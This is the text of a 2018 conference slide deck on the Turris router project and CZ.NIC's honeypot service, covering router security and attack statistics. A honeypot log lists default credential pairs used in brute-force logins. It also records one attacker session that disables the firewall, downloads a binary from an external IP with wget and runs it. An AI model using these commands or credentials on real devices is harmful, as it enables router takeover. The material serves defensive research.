



Turris and HaaS

CPE security experience



Ondřej Filip • 20 Sep 2018 • Koloběh digitálního života



US-CERT (TA18-106A)



US-CERT

UNITED STATES COMPUTER EMERGENCY READINESS TEAM

- Russian State-Sponsored Cyber Actors Targeting Network Infrastructure Devices
- No zero-day vulnerabilities:
 - devices with legacy unencrypted protocols or unauthenticated services,
 - devices insufficiently hardened before installation, and
 - devices no longer supported with security patches by vendors (end-of-life devices).



Project Turris

- Started 2013 – project of shared cyber defence
- Security research, improve the situation of SOHO routers – performance, security and other features
- First two generations – Turris 1.0 and Turris 1.1 – (2x1000) mainly in Czech Republic
- Later crowdfunding campaign – Turris Omnia
- And another campaign – Turris MOX




Turris 1.0



Turris 1.1



Turris Omnia




Turris MOX


- Modular design – 4 (+3) boards - “router like a sandwich“
- Multiple use – router, AP, NAS, media converter, IoT GW,...



Turris MOX – first batch of boards



Turris & Turris OS



- Open source SW & HW, powerful HW
- Turris OS - (based on OpenWRT) – **automated updates** and security fixes
- Secure configuration – crypto chip
- Many security features – **honeypots**, flow analysis, adaptive firewall, VPNs, ...
- Many other features – IPv6, LXC, NAS, ...
- DNSSEC validating resolver by default



Honeypot



- Started as a part of Turris Project – currently independent
- Honeypot as a Service – ssh/telnet
- Lightweight proxy – attacker tunnelled to CZ.NIC servers – security, analysis
- Thousands of users/pots, not just Turris
- Supported by Technology Agency of the Czech Republic in the 2nd call of program Delta



Honeypot



Haas


- Looks like a vulnerable device
- Accepts connections

2018-08-07 02:19:36	159.65.136.106	1	admin		✓	
2018-08-07 02:16:06	? 185.244.25.171	1	root	admin	✓	
2018-08-07 02:13:52	? 185.244.25.171	1	root	admin	✓	
2018-08-07 02:12:26	165.227.142.153	1	root	oelinux123	✓	
2018-08-07 02:05:09	193.112.3.110	0	sshd	sshd	✗	
2018-08-07 02:05:08	193.112.3.110	0	sshd	sshd	✗	
2018-08-07 02:03:09	165.227.142.153	1	ubnt	ubnt	✓	
2018-08-07 01:53:15	165.227.142.153	1	root	ubuntu14svm	✓	
2018-08-07 01:51:30	115.182.21.11	22	admin	admin123456	✓	
2018-08-07 01:49:01	115.182.21.11	23	root	admin123456	✓	
2018-08-07 01:30:50	165.227.142.153	1	admin	default	✓	





- Interesting “visits”

Time	2018-08-06 14:42:50 - 2018-08-06 14:43:10
IP Address	 154.8.173.187
Success	✓
Commands	5
Username	root
Password	admin123456

Time	Command	Success
14:42:50	<code>\$ /etc/init.d/iptables stop</code>	✓
14:42:54	<code>\$ cd /tmp</code>	✓
14:42:58	<code>\$ wget http://154.8.173.187/sh1003</code>	✓
14:43:06	<code>\$./sh1003 &</code>	✓
14:43:10	<code>\$ exit</code>	✓



Honeypot



Haas

- Q1/2018
 - 67 million sessions
 - ~ 250 attacks/device/day
 - 8000 unique files – 6GB
- Communication with C&C
- Crypto-currency mining
- DDoS attempts – IP address forgery



Conclusion

- Router security matters!
- Routers can be abused for wiretapping, DDoS, crypto-currency mining etc.
- Vendors not very motivated – low prices
- Updating/patching is important
- You can help by joining HaaS



**THANK
YOU!**



Ondřej Filip
<https://www.turris.cz>
<https://haas.nic.cz>

